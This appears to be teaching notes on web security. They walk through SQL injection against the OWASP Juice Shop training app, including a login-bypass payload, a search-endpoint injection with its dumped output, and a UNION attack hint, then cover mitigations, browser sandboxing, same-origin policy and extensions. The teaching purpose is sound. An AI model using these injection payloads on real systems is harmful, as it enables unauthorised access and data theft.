
- surprisingly it's still quite common
  - go to <https://www.exploit-db.com/>
  - filter by "sql injection"
    - showing x from 8.4k out of 45k in database ~18% of all tracked vulnerabilities...
    - most recent entry 10.9.2023

We will use the OWASP training application - [Juice Shop](#).

- intentionally vulnerable application for research and training purposes
- there are other apps directly from OWASP -> [WebGoat](#)


## Getting Access

Navigate to <https://juice-shop.herokuapp.com/#/login>



Now open Developer Tools -> In Google Chrome, open the inspect in this page (F12). In Firefox open More tools -> Web Developer Tools (Ctrl+Shift+I). Then click on the Network window.

Now try to login with some credentials! What happened?




Ok, so API gets email and password and verifies if the user has access to the data they want.


- users are probably stored in some database
- how would a table with users look like in SQL?
  - `CREATE TABLE users (email varchar(32), password varchar(32));`
- now, how would you select a user with the email "pepito"?
  - `SELECT * FROM users WHERE email = 'pepito';`
    - notice ' in the query<sup>89</sup>
- what happens when string *pepito* is actually *pep'ito*?

-> Let's find out.

<sup>89</sup> feel to play with SQL stuff [in the fiddle](#)



Server returned 500! Server error, we broke the server! yay



So what happened?

- from the error message we can see that server tried to execute the following SQL query  
**SELECT \* FROM Users WHERE email = 'pep'ito' AND password = '32164702f8ffd2b418d780ff02371e4c' AND deletedAt IS NULL**
  - it took user input for email -> pep'ito and directly put it into the query<sup>90</sup>

<sup>90</sup> the code in Juice Shop that does this looks like [this](#)

Can we do more than just break one request and force the server to return 500?

Let's get back to query that is being executed:

```
SELECT * FROM Users WHERE email = '<input>' AND password = '<hash>' AND deletedAt IS NULL
```

Can you weaponize <input> so it allows you to login? Instead of breaking the query?

So what about trying this in the user field?

- pepito' or '1'='1'

Still there is an error, can you see what is the problem?

Now try this


- pepito' or '1'='1'

Now no more errors! But we didn't login. Why? Well the password does not match. So lets ignore the password now

- pepito' or '1'='1'--

The last query was


```
SELECT * FROM Users WHERE email = 'pepito' or '1'='1'-- AND password = '<hash>' AND deletedAt IS NULL
```





## Extracting Data

Now that we're logged in, how about we try to extract some data. For that, we need an endpoint that is supposed to return any data. -> **search**



Let's go to: <https://juice-shop.herokuapp.com/rest/products/search?q=apple>

What if we use a single quote from the previous example?

[/rest/products/search?q='apple'](https://juice-shop.herokuapp.com/rest/products/search?q='apple')

# OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE\_ERROR: near "'%': syntax error

Two things we just got here -> they're using [Express](#) framework in a version that might be [5 years old](#). But more importantly there's again SQL query with % char somewhere.

- % indicates that the query might be built with [LIKE keyword](#) -> which makes sense as that's how you search for data with wildcards

We're searching for some product by name, so let's guess how the query might look like:

```
SELECT * FROM products WHERE name LIKE '%{query}%';
```

Ok, so how do we verify that this is the case? Let's get something by adding `apple' OR '1' = '1`

```
/rest/products/search?q=apple' OR '1' = '1
```


But this should give us all the data, no? Because if the query is like we guessed it will return everything in the table.

-> at this point you need to play with the query a bit to figure out how it's really built, but to make it faster I'll tell you that it ends with two `)`<sup>91</sup> and that's why it didn't work.

So we close the query and see what happens:

```
/rest/products/search?q=apple')) OR '1' = '1';--
```

Now we're talking!



```
{
 "status": "success",
 "data": [
 {
 "id": 1,
 "name": "Apple Juice (1000ml)",
 "description": "The all-time classic.",
 "price": 1.99,
 "deluxePrice": 0.99,
 "image": "apple_juice.jpg",
 "createdAt": "2023-12-20 10:25:20.084 +00:00",
 "updatedAt": "2023-12-20 10:25:20.084 +00:00",
 "deletedAt": null
 },
 {
 "id": 2,
 "name": "Orange Juice (1000ml)",
 "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
 "price": 2.99,
 "deluxePrice": 2.49,
 "image": "orange_juice.jpg",
 "createdAt": "2023-12-20 10:25:20.084 +00:00",
 "updatedAt": "2023-12-20 10:25:20.084 +00:00",
 "deletedAt": null
 },
 {
 "id": 3,
 "name": "Eggfruit Juice (500ml)",
 "description": "Now with even more exotic flavour.",
 "price": 8.99,
 "deluxePrice": 8.99,
 "image": "eggfruit_juice.jpg",
 "createdAt": "2023-12-20 10:25:20.084 +00:00",
 "updatedAt": "2023-12-20 10:25:20.084 +00:00",
 "deletedAt": null
 },
 {
 "id": 4,
 "name": "Raspberry Juice (1000ml)",
 "description": "Made from blended Raspberry Pi, water and sugar.",
 "price": 4.99,
 "deluxePrice": 4.99,
 "image": "raspberry_juice.jpg",
 "createdAt": "2023-12-20 10:25:20.084 +00:00",
 "updatedAt": "2023-12-20 10:25:20.084 +00:00",
 "deletedAt": null
 },
 {
 "id": 5,
 "name": "Lemon Juice (500ml)",
 "description": "Sour but full of"
 }
]
}
```

Let's try something called [UNION](#) attack. We won't go into much details but the idea is following:

1. UNION operator is used to combine the data from the result of two or more SELECT command queries into a single result set
2. If you're able to inject SQL statement to SELECT query for table A, you can utilize UNION to retrieve data from completely different tables!
  - a. the problem is you **need to figure out how many columns are being returned** from the original query!

-> that's why simple won't work

```
/rest/product/search?q=apple')) UNION SELECT 1,1;--
```

but go ahead and try to guess the number of columns being!<sup>92</sup>

<sup>91</sup> [code look like in this case](#)

<sup>92</sup> you can play with it on [DB Fiddle](#)



## Mitigating & Fixing Vulnerabilities

Fixing code (*obviously try*). Not here

### Mitigating

Try to limit the impact of the *vulnerable code*.


### Sandboxing

Sandbox your applications if you can:

- Linux namespaces
  - kernel feature to separate processes from each other
- Virtual Machines
  - virtualize whole operating system
- WebAssembly (*WASM*)
  - binary format designed for sandboxed applications

### Reverse proxy

Using reverse proxy in front of vulnerable applications to scan traffic and limit attack surface by instructing browsers what to allow and what not to.



- Web Application Firewall<sup>94</sup>
  - stands in front of your application and analyzes traffic
- set following headers so that browsers restrict APIs that your app can access:
  - [X-Frame-Options](#)
  - [Content-Security-Policy](#)
  - [CORS](#)
  - [HTTP Only Cookies](#)

<sup>94</sup> More in detail how it works [here](#) and open source implementation recommended by OWASP for [example here](#).

## Browser Security

Goal: To have a high-level overview of what Internet Browsers are under the hood and have a basic understanding of how browser extensions work.

What is an Internet Browser? And what does it do?

- simplest idea - “go to this server, fetch few files and show what they say”
  - easy -> so just render *few lines* and *objects like this* according to *this static instructions*
- everything gets messy when you allow **execution of untrusted code** - JavaScript
  - most of the modern websites will not work completely when you disable JavaScript

How big of a problem that actually is?

- imagine that you would pick up a phone and called *any* stranger and told him “hey, come to my home and bring any animal you want”
  - this person could be wonderful grandma with cute hamster
  - ...but also could end up being drunk hobo
    - ...that has kleptomania
    - ...and they bring a tiger
      - ...with machine gun
- ... so like the person with tiger but just *waaaaaay worse*



The point is -> some websites are awesome as they show [you cute pictures of cats](#), but some will try to actively exploit you and steal your data.

Why is that important:

- in the same browser where you login to your bank you first open a link to Google without much of a thought
  - both of these execute *some* code and both of these leave traces in your browser and system
- browsers need to be able to perfectly isolate websites from each other and execute untrusted code safely


Browsers are **one of the most important applications**/systems that we use and rely on every day<sup>95</sup>.

## Browser Architecture

*“It's nearly impossible to build a rendering engine that never crashes or hangs. It's also nearly impossible to build a rendering engine that is perfectly secure.”* [Chromium Design Team](#)

Key idea - as much isolation as possible.

In Chromium<sup>96</sup>, there are many processes for different parts<sup>97</sup>:



There are multiple ideas behind this solution:

- availability - one crashed tab/website should not break functionality for everyone
- security - isolating sites to separate processes proves significantly better security

<sup>95</sup> What has more lines of code? Linux Kernel or Chromium/Firefox?

- ~34M LoC Linux Kernel
- ~28M LoC for Chromium
- ~28M LoC for Firefox

<sup>96</sup> We talk about Chromium here, but the designs of Mozilla Firefox are based on similar ideas, you can read more about [them here](#).

<sup>97</sup> Each website and even each [iframe has its own process](#)

Separating tabs and website to separate processes helps to enforce [Same-Origin Policy](#)

- same origin policy is a security mechanism that enforces that any script can interact only with elements/data on its own origin
  - in other words - “stuff on website a.com should be able to interact only with different stuff on a.com and not on b.com”

Origin is defined by the following tuple: (protocol, port, and host).

- <https://hello.com> has a different origin than <http://hello.com> and they can't interact with each other

-> you can check origin of the website by going to Developer Tools -> Console and writing: [window.origin](#)

What is the most dangerous part of “displaying a website”?

- Rendering -> JS and other code is executed there

-> that's why all rendering processes are running in the [sandbox](#)

Rendering process never has direct access to system resources:

- such as networking, disk access<sup>98</sup>
- access is only through other Chromium services
- each access is checked if its allowed
- this limits *blast radius* of malicious tab
- processes communicate using inter-process communication such as sockets or [pipes](#)

---

<sup>98</sup> There's a lot to say and it's a deep rabbit hole - good resources to find out more are:

- blog series [Inside look at modern web browser](#) - presents high level overview of how Chromium works
  - I highly recommend it!
- [Chromium Design Document](#) - technical deep dive into how Chromium works
- [Berkley/Stanford paper](#) on *The Security Architecture of the Chromium Browser*

## Browser Extensions

How do browser extensions work?

- they can inject arbitrary JS to the website you're viewing
  - [chrome.scripting](#) API and then example of [scripting extension](#)
  - when you inject JS to website, you're running under its origin
    - what does it mean? what rights does this give you?
      - access to local storage
      - running with website authority
- or they can hijack traffic
  - that's (*partially*) how Ad Blockers work

Extensions need to ask for permissions to do that - [see permission list](#) - but who reads them, right? *Accept and care no more.*

While extensions are super useful, one must be careful what they install! Browser extension is a powerful weapon.

## Bug Bounties

